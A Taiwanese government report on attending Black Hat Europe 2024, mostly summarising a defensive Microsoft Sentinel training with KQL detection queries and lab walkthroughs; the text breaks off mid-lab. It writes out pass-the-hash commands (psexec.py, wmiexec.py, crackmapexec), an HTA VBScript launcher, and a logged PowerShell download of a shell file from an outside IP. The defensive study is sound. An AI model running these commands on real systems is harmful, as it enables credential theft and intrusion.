出國報告（出國類別：開會）

# 出席2024年歐洲黑帽駭客大會（Black Hat Europe 2024）出國報告書

服務機關：數位發展部資通安全署
姓名職稱：江志奇代理科長
：翁健瑋資安系統分析師
派赴國家/地區：英國
出國期間：113年12月8日至14日
報告日期：114年2月

# 摘要

黑帽駭客大會（Black Hat )於1997年創辦，已為全球網路安全領域中最具影響力的研討會之一，每年聚集來自世界各地全球資訊安全專家、研究人員及業界先鋒，透過資安研究、開發與最新趨勢交流，深入探討當前與未來的資通安全挑戰與趨勢。

113年「歐洲黑帽安全大會」（Black Hat Europe）於12月9日至12月12日在英國倫敦 ExCel 國際會展中心舉行，大會內容包括主會議的專題演講及簡報、AI 高峰會議及培訓課程等。本次派員參加「防護企業組織（Defending Enterprises）」課程，並參與首次於歐洲黑帽安全大會舉辦的 AI 高峰會議，以及大會的專題演講及簡報，內容主題豐富，包含資通安全風險趨勢、惡意程式攻擊及防禦、人工智慧議題等主題及新知資訊等。本報告摘錄參加培訓及會議之重點內容，並提出與會心得及建議，作為機關研析資安防護措施及推動資通安全業務之參考。

# 目錄

# 壹、目的

黑帽駭客大會（Black Hat）是以資通訊安全為主題的全球性會議，近年定期每年於美國、亞洲及歐洲舉辦3場大會：BLACK HAT USA、BLACK HAT ASIA 及 BLACK HAT EUROPE。內容為一系列相關活動，包含培訓課程及主題研討會議等，涵蓋資通安全風險趨勢、WEB 應用程式安全、Al 議題、惡意程式攻擊及防禦等主題及新知資訊，透過參與培訓課程，可以學習相關手法及技術，取得實際操作經驗藉此提升技術能力，參與主題研討會議聽取主講者發表最新的資安研究成果和趨勢，進行分享交流。

2024年「歐洲黑帽安全大會」（Black Hat Europe）在英國舉辦，本次出席人員參加的活動包括12月9日至10日的2天培訓課程、12月10日舉辦的 AI 高峰會，及12月11日至12日的主題研討會議。會議期間各場次的講者分享最新的資安相關研究，主題包含最新的網路安全發現、防護網路關鍵基礎設施的必要性，以及打擊全球網路犯罪等，期從參與過程所學所知，了解當前全球資安趨勢，提升參與人員之資通安全知能。

# 貳、過程

## 一、2024年歐洲黑帽安全大會（Black Hat Europe 2024）介紹

首屆「黑帽駭客大會（BLACK HAT）」於1997年7月7日至10日在美國拉斯維加斯舉行，大會針對電腦產業，承諾讓業界深入了解黑帽駭客的思維與動機。其主辦方曾表示：「儘管許多會議專注於資訊與網路安全，唯有 Black Hat Briefings，能讓你的工程師與軟體開發人員直接面對當今最先進的電腦安全專家與駭客。」[1]。黑帽駭客大會目前已為全球網路安全領域中最具深度及影響力的研討會之一。2024年歐洲黑帽安全大會定於12月9日至12月12日在英國倫敦舉行，大會內容包括主題演講研討會議、高峰會議、培訓課程等。研討會議及培訓課程內容，包含資通安全風險趨勢、網路應用程式安全、Al 議題、惡意程式攻擊及防禦等主題及新知資訊等。

本次大會舉辦場地位於倫敦展覽中心（Exhibition Centre London (ExCeL)），該中心是一座大型展覽和會議場館，毗鄰金絲雀碼頭和倫敦城市機場，係由倫敦碼頭區北邊的皇家船塢改建而成，也是2012年夏季奧林匹克運動會的比賽場館之一，中心旁有捷運接駁，交通便利。

[1]資訊來源黑帽駭客大會官方網站：，https://www.blackhat.com/html/bh-usa-97/info.htm，取用日期2025年2月6日。





圖1，倫敦展覽中心（ExCeL）夜間外觀，資料來源：自行拍攝。


圖2，2024年歐洲黑帽安全大會主會場入口，資料來源：自行拍攝。





圖3，AI 高峰會議—Panel: AI Red Teaming: Stress-Testing AI Systems for Enhanced Security，資料來源：自行拍攝。

## 二、參與內容

2024年歐洲黑帽安全大會為期4天，自113年12月9日至12月12日止，本次出席人員參與內容如下表。

| 日期/參與人員 | 參與內容 |
|---|---|
| 12月9日至12月10日/<br>1員參與培訓課程 | **培訓課程**—防護企業組織（TRAININGS—SDefending Enterprises）全程 |
| 12月10日/<br>1員參與 AI 高峰會議 | **AI 高峰會議**（The AI Summit at Black Hat Europe）全程。內容有2場專題演講（Keynote）、4場專題研討（Panel）及3場座談交流（Fireside Chat）。 |
| 12月11日至12月12日/<br>2員分別參與 | **專題演講及簡報**—2日議程共計有4場次專題演講（Keynote）、43場次主題簡報（Briefings），2員共同參與4場次的專題演講，其餘主題簡報場次2員分別依主題選擇參與。 |

# 參、會議紀要

本次參與2024年歐洲黑帽安全大會，項目包含培訓課程、AI 高峰會議及題演講簡報，就相關重點內容紀要如下。

## 一、培訓課程—防護企業組織（TRAININGS—Defending Enterprises）

### （一）課程概述

在本次課程中，學員扮演 SOC 分析師，在 Microsoft Sentinel 雲端實驗室內，試圖快速定位攻擊指標（IOA）和入侵指標（IOC），並即時應對由講師在真實企業環境模擬駭侵所發動的攻擊。課程使用 Microsoft Sentinel，其核心威脅偵測理論、邏輯及威脅狩獵方法可適用於其他平臺，於思考資安防守及事件應對時足資借鑒。

課程包含介紹紅隊滲透測試中最常使用之技術，學習如何偵測及攔截這些攻擊。本報告將收錄14個實作練習（LAB）之實際進行過程，供我國所有資安從業人員參考。

隨著數位化發展，公務機關及企業面臨來自惡意攻擊者日益增加的資安駭侵威脅，攻擊者利用各種技術手法滲透組織內部系統，導致資料洩漏、財務損失及企業商譽受損。因此，建立有效的資安防禦體系非常重要。本文將探討資安防禦技術，包括攻擊手法、監控機制及應對策略。

### （二）攻擊及防禦技術介紹

1、MITRE ATT&CK、D3FEND 及 Atomic Red Team

(1) **MITRE ATT&CK**：一個基於實際觀察的攻擊技術分類框架，幫助識別與評估風險（https://attack.mitre.org）。

(2) **MITRE D3FEND**：一套對應 ATT&CK 的防禦技術框架，由美國國家安全局提供（https://d3fend.mitre.org）。

(3) **Atomic Red Team**：一個可測試資安防禦能力的開源工具庫（https://atomicredteam.io）。

2、組織面臨的主要攻擊類型

(1) 釣魚攻擊（Phishing）

a.透過電子郵件或訊息詐騙用戶輸入機敏資訊或盜取憑證。

b.應對策略：電子郵件過濾、員工教育、多因子驗證（MFA）。

(2) 命令與控制（C2）攻擊

a.攻擊者建立遠端控制通道，用於資料竊取或進一步滲透。

b.應對策略：網路流量分析、行為分析偵測（如 Microsoft Sentinel）。

(3) 憑證攻擊（Credential Attacks）

a.Kerberoasting：利用 Kerberos 服務帳戶攻擊 AD。

b.Pass-the-Hash（PtH）：盜取 NTLM Hash 直接進行身份驗證。

c.應對策略：帳戶最低權限原則、啟用 Windows Defender Credential Guard。

(4) 橫向移動（Lateral Movement）攻擊

a.透過 SMB、WinRM 或 PowerShell 進行內部擴散。

b.應對策略：嚴格存取控制、監控 Windows 日誌。

3、資安監控技術與工具

(1) Microsoft Sentinel 介紹與 KQL 查詢

Microsoft Sentinel 是 Azure 上的 SIEM/SOAR 服務，可收集與分析安全事件，透過 Kusto Query Language（KQL）進行查詢分析。

範例：查詢過去 24 小時內發生的 Kerberoasting 攻擊

```
SecurityEvent
| where EventID == 4769
| where TicketEncryptionType == "0x17"
| summarize count() by Account, Computer
```

(2) Logstash：資料收集與處理工具，可與 Microsoft Sentinel 整合。

(3) Sysmon：Windows 內部監控工具，記錄進階系統事件。

(4) Microsoft Defender XDR：整合 EDR、Defender for Identity，提供完整端點防護。

4、攻擊案例與應對策略

(1) 偵測 Pass-the-Hash 攻擊

a.攻擊方式：攻擊者獲取 NTLM Hash，繞過密碼驗證登入系統。

b.偵測手法：

```
SecurityEvent
| where EventID == 4624 and LogonType == 9
| summarize count() by Account, IpAddress
```

c.應對策略

(a)禁用 NTLM 認證。

(b)啟用 LSA 保護，防止 Hash 存取。

(2) 偵測 DNS 資料洩漏

a.攻擊方式：透過 DNS 資料外傳機制（DNS Tunneling）傳輸機密資訊。

b.偵測手法：

```
SecurityEvent
| where EventID == 22 and Query contains "txt"
```

c.應對策略：

(a)限制 DNS 解析，禁止 TXT 記錄查詢。

(b)部署 DNS 監控工具（如 Sysmon）。

(3) Living Off The Land（LOTL）攻擊

a.攻擊方式：攻擊者利用系統內建工具（如 csc.exe、powershell.exe），來執行惡意指令，避免觸發傳統防禦機制（如下列程式碼）。

```
csc.exe -out:C:\Windows\System32\spool\drivers\color\output.exe
c:\Windows\System32\spool\drivers\color\code.cs
```

b.應對策略：透過應用程式白名單（AWL）來限制執行權限。

(4) HTA 文件攻擊

a.攻擊方式：攻擊者透過惡意 HTA 文件執行 VBScript 來下載並執行惡意程式碼，例如：

```
<script language="VBScript">
 cmd = "powershell.exe -c Test-Connection 10.133.251.1xx"
 Set runme = CreateObject("Wscript.Shell")
 result = runme.Run(cmd, 0, true)
 window.close()
</script>
```

b.應對策略：禁用不必要的 VBScript 及加強電子郵件過濾。

(5) 強制身份驗證攻擊（Forced Authentication）

a.攻擊方式：透過嵌入惡意連結於 Word 文件中，誘導受害者泄露 NTLMv2 Hash。

b.應對策略：阻止 NTLM 驗證並使用 Kerberos，避免外部伺服器的身份驗證要求。

5、威脅情資分析 (Real Intelligence Threat Analytics, RITA)

RITA 是一款開源工具，專門用於分析網路流量，尋找 C2 (Command and Control) 信標行為。RITA 的核心功能包括：

(1) 分析來源與目的 IP 之間的流量。

(2) 根據多種因素對連線進行評分，例如：

a.連線偏差 (Connection Skew)：分析時間及大小分佈。

b.離散度 (Dispersion)：利用中位數絕對偏差 (MAD) 衡量異常程度。

c.連線計數 (Connection Count)：信標行為通常會有較高的連線次數。

d.資料大小 (Data Size)：監測傳輸資料量。

RITA 可與 Microsoft Sentinel 整合，使用 KQL (Kusto Query Language) 來進一步分析信標行為，藉此識別潛在的攻擊來源。

(3) Microsoft Sentinel 中的 KQL 應用

KQL 是用於 Microsoft Sentinel 的查詢語言，主要用於資安事件分析。關鍵功能包括：

a.parse 運算子：解析原始日誌資料。

b.extract 函數：透過正規表達式提取關鍵資訊。

c.join 運算子：將多個日誌表進行合併分析。

KQL 的靈活性可幫助分析師快速發掘潛在威脅，並建立自動化的偵測規則。

6、NTLM 驗證與 Pass-the-Hash 攻擊防禦

(1) NTLM 驗證機制概述

NTLM（NT LAN Manager）是一種挑戰/回應（Challenge/Response）驗證協議，主要用於 Windows 系統的身份驗證。其運作流程如下：

a.客戶端將使用者名稱發送至伺服器，並使用本地儲存的雜湊驗算認證資訊。

b.伺服器向用戶端發送隨機長度挑戰（NTLMv1固定6字節）。

c.用戶端利用存儲的 NTLM 雜湊值對挑戰進行加密，並回傳加密結果。

d.伺服器將使用者名稱、原始挑戰以及客戶端回應轉送至域控制器（DC）。

e.DC 查找相應使用者的 NTLM 雜湊值，進行挑戰驗證，匹配即認證成功。

f.伺服器向客戶端通知授權成功或失敗。

(2) Pass-the-Hash 攻擊解析

Pass-the-Hash（PtH）是一種攻擊技術，攻擊者無需明文密碼即可使用被竊取的 NTLM 雜湊值進行身份驗證。攻擊流程如下：

a.攻擊者透過工具（如 Mimikatz）從受害者設備記憶體中提取 NTLM 雜湊值。

b.使用該雜湊值在其他設備上進行身份冒充。

c.攻擊者可執行遠端指令，存取敏感資源。

(3) 常見 PtH 攻擊工具

a. psexec.py

```
proxychains psexec.py <user>@<target> -hashes <lmhash>:<ntlmhash>
```

b. wmiexec.py

```
proxychains wmiexec.py <user>@<target> -hashes <lmhash>:<ntlmhash>
```

c. crackmapexec

```
proxychains crackmapexec smb <target> -d <domain> -u <user> -H <NTHash> -x
<command>
```

(4) PtH 攻擊偵測方法

偵測 PtH 攻擊的關鍵在於分析 Windows 事件日誌，特別是事件 ID 4624（成功登錄），可能的 Kusto 程式碼（KQL）如下：

```
SecurityEvent
| where EventID == 4624
| where LogonType == 3
| where AuthenticationPackageName == "NTLM"
| where LogonProcessName has "NtLmSsp"
```

(5) PtH 攻擊應對策略

a.啟用 Windows Defender Credential Guard：避免憑證存儲於記憶體，防止 NTLM 雜湊值被提取。

b.最小化使用 NTLM 認證：優先採用 Kerberos，並限制 NTLM 的使用範圍。

c.啟用 LAPS（Local Administrator Password Solution）：為每台設備設置獨立的本機管理者密碼，減少橫向移動風險。

d.帳戶鎖定策略：限制失敗登錄次數，以防止暴力破解。

e.監控異常登錄行為：分析相同使用者從不同 IP 頻繁登錄的情況。

(6) NTLM 日誌分析與攻擊應對策略

透過 Microsoft Sentinel 等 SIEM 工具，組織可以即時分析 NTLM 驗證日誌，並根據以下步驟進行調查：

a.確認事件4624中是否存在異常登入類型。

b.使用 JOIN 查詢分析來源 IP 與目標主機的關係。

c.使用 arg_max() 確定最新登入記錄，找出潛在攻擊者。

KQL 查詢：

```
SecurityEvent
```

```
| where EventID == 4624
| summarize arg_max(TimeGenerated, *) by Account, Computer
```

NTLM 驗證因其易於攻擊的特性，使得 Pass-the-Hash 成為攻擊者常用的橫向移動技術。組織應採取全面防禦策略，透過系統監控、權限最小化及強化驗證機制，降低攻擊風險。同時，透過 SIEM 工具持續監控，能夠即時發現潛在威脅，確保組織資通安全。

7、Active Directory Certificate Services（AD CS）

AD CS 是一項微軟提供的服務，用於管理數位憑證，並支援身份驗證與資訊加密。然而，由於設定錯誤或攻擊者利用 AD CS 漏洞，可能導致組織網路遭受未經授權的存取。

(1) AD CS 常見漏洞

a. ESC1（Enrollment Services Configuration 1）: 攻擊者可利用錯誤設定的憑證範本，獲取域內任意帳戶的憑證，進而進行橫向移動。

b.弱憑證驗證: 舊版或未正確配置的 AD CS 可能允許攻擊者使用低安全性認證方法進行身份冒充。

(2) AD CS 攻擊偵測

可透過事件日誌來檢測異常活動，以下為常見的事件 ID：

a. Event ID 4886：收到憑證請求。

b. Event ID 4887：批准憑證並放行。

c. Event ID 4768：Kerberos 驗證憑證請求。

(3) 應對策略：

a.更新至最新的 AD CS 修補程式，例如微軟 KB5014754修正弱憑證驗證問題。

b.啟用強憑證綁定（Strong Certificate Binding Enforcement）。

8、Kerberos 身份驗證與攻擊

Kerberos 是一種基於密鑰的身份驗證協議，允許用戶安全地存取網路資源。其主要組成包括：金鑰發佈中心（KDC）、票據授權（TGT）及服務票據（TGS）。

(1) 常見 Kerberos 攻擊

a.AS-REP Roasting: 攻擊者可以針對未設定 Kerberos 預認證的帳戶進行離線密碼破解。

b.Pass-the-Ticket（PtT）: 竊取有效的 Kerberos 票據，並在網路中冒充合法用戶。

(2) Kerberos 攻擊偵測

監控下列事件日誌來偵測可疑活動：

a.Event ID 4768：當攻擊者請求 TGT 時，可監控 CertIssuerName、CertSerialNumber 等欄位。

b.Event ID 4769：服務票據請求，監控異常的 TargetUserName。

(3) 應對策略：

a.啟用 Kerberos 預先認證以防止 AS-REP Roasting。

b.定期審查帳戶權限，避免帳號長期處於閒置狀態，停用長期閒置帳號。

9、DCSync 攻擊與防禦

DCSync 是一種利用 Active Directory 複寫機制的攻擊手法，攻擊者可以透過擁有「Replicating Directory Changes」權限的帳戶，模擬網域控制器並取得密碼雜湊值。

(1) DCSync 攻擊影響：攻擊者成功執行 DCSync 後，可以獲取網域內所有帳號的密碼雜湊值，進一步執行 Pass-the-Hash 或其他攻擊。

(2) DCSync 攻擊偵測：查詢 Event ID 4662，當帳號異常請求目錄複寫權限時，需特別關注 SubjectUserName 和 AccessMask 欄位。

(3) 應對策略：

a.僅授予必要帳戶「Replicating Directory Changes」權限。

b.使用 Microsoft Sentinel 等工具定期執行 KQL 查詢，監測可疑活動。

10、橫向移動攻擊手法

(1) 透過 SMB 與 WinRM 進行橫向移動

a.SMB 與 WinRM 可被用於橫向移動，攻擊者可藉由這些協定進行遠端執行。

b.檢測方法：

(a)監控來自不同來源的 WinRM 連線。

(b)分析 PowerShell 日誌記錄，識別異常行為。

(2) DCOM 的濫用與偵測

a.DCOM 可以透過 RPC 在網路中暴露對象。

b.常見指令：C:\Windows\system32\svchost.exe -k DcomLaunch

c.應對策略：分析啟動程序的 Parent Process 關聯性。

(3) MSSQL 連結伺服器的濫用：透過 OPENQUERY 函數在遠端伺服器執行 SQL 指令，進行未授權存取。

SQL 範例：

```
SELECT * FROM master..sysservers;
SELECT * FROM openquery('instance', 'SELECT * FROM master..sysservers');
```

11、雲端攻擊與應對策略


(1) Azure Instance Metadata Service（IMDS）攻擊

a.透過 IMDS API 可取得虛擬機詳細資訊。

b.應對策略：

(a)建立防火牆規則，阻擋非必要存取。

(b)監控對 IP 169.254.169.254 的異常存取（如下圖）。




(2) Azure Managed Identities 的濫用

a.透過已授權的存取來存取 Azure 資源。

b.應對策略：檢查登入日誌，識別可疑的存取活動。

(3) 應用程式註冊攻擊（Entra Apps Consent Phishing）

a.假冒應用程式要求使用者授權存取其資料。

b.應對策略：

(a)啟用應用程式驗證機制，限制未經驗證的應用程式。

(b)檢查使用者授權日誌，尋找是否存在異常授權請求。

12、應對策略總結

(1) 提升攻擊偵測能力：使用 Microsoft Sentinel、Logstash 等工具監控異常活動。

(2) 加強身份驗證機制：實施 MFA，降低憑證攻擊風險。

(3) 持續進行教育訓練：培訓員工識別釣魚攻擊，提高資通安全意識。

(4) 定期進行滲透測試：使用 Atomic Red Team 等工具評估組織防禦能力。

## （三）14個實作練習（LAB）之實際進行過程

1、暖身：Microsoft Sentinel 簡介

Microsoft Sentinel 是一款雲端原生 SIEM（Security Information and Event Management）及 SOAR（Security Orchestration, Automation, and Response）解決方案，專為組織提供即時監控、威脅偵測與事件回應能力。本實作練習將詳細介紹

Microsoft Sentinel 的基本操作，並透過幾個實作案例，說明如何使用 Kusto Query Language (KQL) 來進行安全事件分析。

(1) Microsoft Sentinel 簡介

Microsoft Sentinel 是 Microsoft Azure 內建的安全管理工具，主要功能包括：

a.資料收集（Data Collection）：整合 Azure 資料來源與第三方日誌。

b.威脅偵測（Threat Detection）：使用 AI 及機器學習技術來發現異常行為。

c.事件回應（Incident Response）：透過 SOAR 自動化回應威脅。

d.安全日誌分析（Log Analysis）：使用 KQL 查詢日誌資料。

(2) 事件查詢與分析

a.查詢特定事件：Kerberos 服務票據請求 (Event ID 4769)

目標：統計過去 180 分鐘內的 4769 事件發生次數

(a)開啟 Microsoft Sentinel，前往 Logs。

(b)在查詢欄位輸入以下 KQL 查詢：

```
SecurityEvent
//過濾 180 分鐘內的事件。
| where TimeGenerated >= ago(180m)
//只查詢 Kerberos 服務票據請求事件。
| where EventID == 4769
//計算發生次數。
| summarize EventCount = count() by EventID
```

(c)執行查詢，查看 EventCount 結果。

b.查詢發生特定事件的主機

目標：識別發生 4769 事件的主機

(a)在 Logs 輸入以下查詢：

```
SecurityEvent
| where TimeGenerated >= ago(180m)
| where EventID == 4769
| summarize EventCount = count() by EventID, Computer
```

(b)執行查詢，查看哪些主機發生此事件。

c.查詢解鎖特定工作站的使用者與來源 IP

目標：找出過去5小時內誰解鎖了工作站 DE-WKS-05及來自哪個 IP

(a)在 Logs 輸入以下查詢：

```
SecurityEvent
| where TimeGenerated >= ago(5h)
//找出成功登入事件。
| where EventID == 4624
| where Computer contains "de-wks-05"
//過濾解鎖電腦的行為。
| where LogonType == 7
| where not(ipv4_is_private(IpAddress))
| project Computer, LogonType, TimeGenerated, Account, IpAddress
```

(b)執行查詢，檢視 Account 和 IpAddress 欄位結果。

(3) 應對策略

透過 Microsoft Sentinel 的 KQL 查詢，我們能夠快速分析安全事件，例如：

a.識別異常的身份驗證行為（例如短時間內過多的 Kerberos 服務票據請求）。

b.定位可疑活動的來源主機，協助資安團隊追蹤潛在威脅。

c.分析登入事件，找出未經授權的存取行為。

可行的應對策略：

a.啟用異常行為警報：針對高風險事件（如 EventID 4769）設定自動警報。

b.定期審查登入日誌：確保未授權的登入行為能夠即時被發現。

c.強化存取控制：確保所有使用者帳戶皆具備適當的權限設定，並使用多因子驗證（MFA）。

2、釣魚攻擊分析

釣魚（Phishing）攻擊是一種常見的網路攻擊手法，攻擊者透過社交工程及惡意軟體，誘導受害者執行惡意指令，進而取得系統存取權限。本實作練習將使用 Microsoft Sentinel 進行威脅偵測，並透過 KQL（Kusto Query Language）查詢來分析最近 8 小時內發生的攻擊。

(1) 查找被入侵的主機與受害者

a.方法一：使用外部資料（LOLBA API）

(a)定義感興趣的協定（IOC）：

```
let ioc = dynamic(["http", "ftp"]);
```

(b)從 LOLBAS API 獲取二進位檔案清單：

```
let binaries = externaldata(filename:string, description:string, author:string,
loldate:datetime , command:string, commanddesc:string,
commanduse:string, commandcat:string, commandprivs:string, mitre:string,
os:string, paths:string, detections:string, resources:string,
acknowledge:string, url:string)[@"https://lolbas-
project.github.io/api/lolbas.csv"] with (format="csv",
ignoreFirstRecord=true);
```

(c)擷取二進位檔名：

```
let lolbinexe = binaries | distinct filename;
```

(d)執行 KQL 查詢以檢視 8 小時內的可疑事件：

```
insecurity_custom_CL
| where TimeGenerated >= ago(8h)
| where not(winlog_event_data_User_s has_any("SYSTEM", "NETWORK
SERVICE", "LOCAL SERVICE"))
| where winlog_event_data_ParentImage_s has_any(lolbinexe)
| where winlog_event_data_ParentImage_s != @'C:\Windows\explorer.exe'
| where winlog_event_data_CommandLine_s has_any(ioc)
| project TimeGenerated, winlog_computer_name_s,
winlog_event_data_User_s, winlog_event_data_ParentImage_s,
winlog_event_data_Image_s, winlog_event_data_CommandLine_s
| sort by TimeGenerated
```

b.方法二：使用本機資料（手動定義 LOLBIN 二進位檔）

(a)定義感興趣的協定（IOC）：

```
let ioc = dynamic(["http", "ftp"]);
```

(b)定義已知的 LOLBIN 二進位檔：

```
let lolbinexe = dynamic(["Powershell.exe", "Mshta.exe", "Cmd.exe",
"Regsvr32.exe", "Wscript.exe"]);
```

(c)執行 KQL 查詢：

```
insecurity_custom_CL
| where TimeGenerated >= ago(8h)
| where not(winlog_event_data_User_s has_any("SYSTEM", "NETWORK
```

```
SERVICE", "LOCAL SERVICE"))
| where winlog_event_data_ParentImage_s has_any(lolbinexe)
| where winlog_event_data_ParentImage_s != @'C:\Windows\explorer.exe'
| where winlog_event_data_CommandLine_s has_any(ioc)
| project TimeGenerated, winlog_computer_name_s,
winlog_event_data_User_s, winlog_event_data_ParentImage_s,
winlog_event_data_Image_s, winlog_event_data_CommandLine_s
| sort by TimeGenerated
```

(2) 結果

從查詢結果中，我們可以獲得以下資訊：

a.被入侵的主機名稱（hostname）： winlog_computer_name_s 欄位

b.受害者帳號（targeted user）： winlog_event_data_User_s 欄位

c.攻擊者使用的惡意程式（payload）： winlog_event_data_CommandLine_s 欄位

範例結果：

```
TimeGenerated: 2024-07-10 15:32:00
winlog_computer_name_s: UK-WKS-110.insec-corp.local
winlog_event_data_User_s: mdrinkwater
winlog_event_data_CommandLine_s:
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c wget -O
c:\Windows\System32\spool\drivers\color\shell.cs http://52.170.26.160/shell.cs
```

(3) 應對策略

透過 Microsoft Sentinel 及 KQL 可成功辨識出攻擊者利用 LOLBAS 技術滲透內部網路，並使用惡意程式 payload 進行攻擊。攻擊者主要透過 powershell.exe 下載並執行惡意程式。

a.強化帳戶監控： 啟用多因子驗證（MFA）並監控異常登入行為。

b.應用程式白名單： 使用 AppLocker 或其他執行政策阻擋未授權的執行檔。

c.提升員工安全意識： 提供釣魚攻擊防範教育訓練，提高員工警覺。

d.定期安全審查： 監控系統日誌並執行威脅狩獵（Threat Hunting）。

3、C2 Beacons (HTTPS) 偵測與分析

本實作練習針對 C2 (Command and Control) Beacons 的 HTTPS 流量進行偵測，根據以下執行步驟可確保能正確地識別潛在的攻擊活動。

(1) 開啟 Logs 選單。

(2) 確保選擇正確的表格：Azure Monitor for VMs > VMConnection

(3) 執行以下 KQL 查詢：

```
let starttime = 365d;
let endtime = 1m;
let TotalEventsThresholdMin = 24;
let DurationThreshold_minutes = 180;
let ScoreThreshold = 0.80;
let MaxJitterInSeconds = 30.0;
let MaxDataJitterinBytes = 32.0;
let CompromisedDeviceCountMax = 1;

let AllBeacons = materialize (
    VMConnection
    | where TimeGenerated between (ago(starttime)..ago(endtime))
    | where Direction == "outbound"
    | summarize hint.strategy=shuffle start=min(TimeGenerated),
end=max(TimeGenerated),
        make_list(TimeGenerated), make_list(BytesSent),
        TotalBytesSent = sum(toreal(BytesSent)),
        TotalBytesReceived = sum(toreal(BytesReceived))
        by Computer, SourceIp, DestinationIp, DestinationPort, Protocol
    | extend duration_minutes = datetime_diff("minute", end, start)
    | where duration_minutes >= DurationThreshold_minutes
    | where array_length(list_TimeGenerated) >= TotalEventsThresholdMin
    | project duration_minutes, TotalBytesSent, Computer, DestinationIp, Protocol,
DestinationPort
);
```

(4) 根據回傳結果，調整以下參數以獲得最佳分析效果：TotalEventsThresholdMin、DurationThreshold_minutes、ScoreThreshold

(5) 將查詢保存為函數

a.在 Logs 窗口內，選擇"Save" > "Save as function"。

b.設定唯一且易於識別的函數名稱與分類。

c.點擊"Save"保存。

(6) 檢視已保存的函數

a.進入"Tables"選單。

b.點擊右側的功能選單（三點圖示），選擇"Functions"。

c.確認函數已正確保存並顯示於"Workspace Functions"部分。

(7) 使用函數進行分析

執行如下查詢，以篩選使用 TCP 443進行通訊的連線：

```
Beacon_Detection
| where DestinationPort == 443
```

(8) 分析潛在惡意流量

a.根據查詢結果，分析各項指標，例如：

(a)ConnectionCount（連線次數）

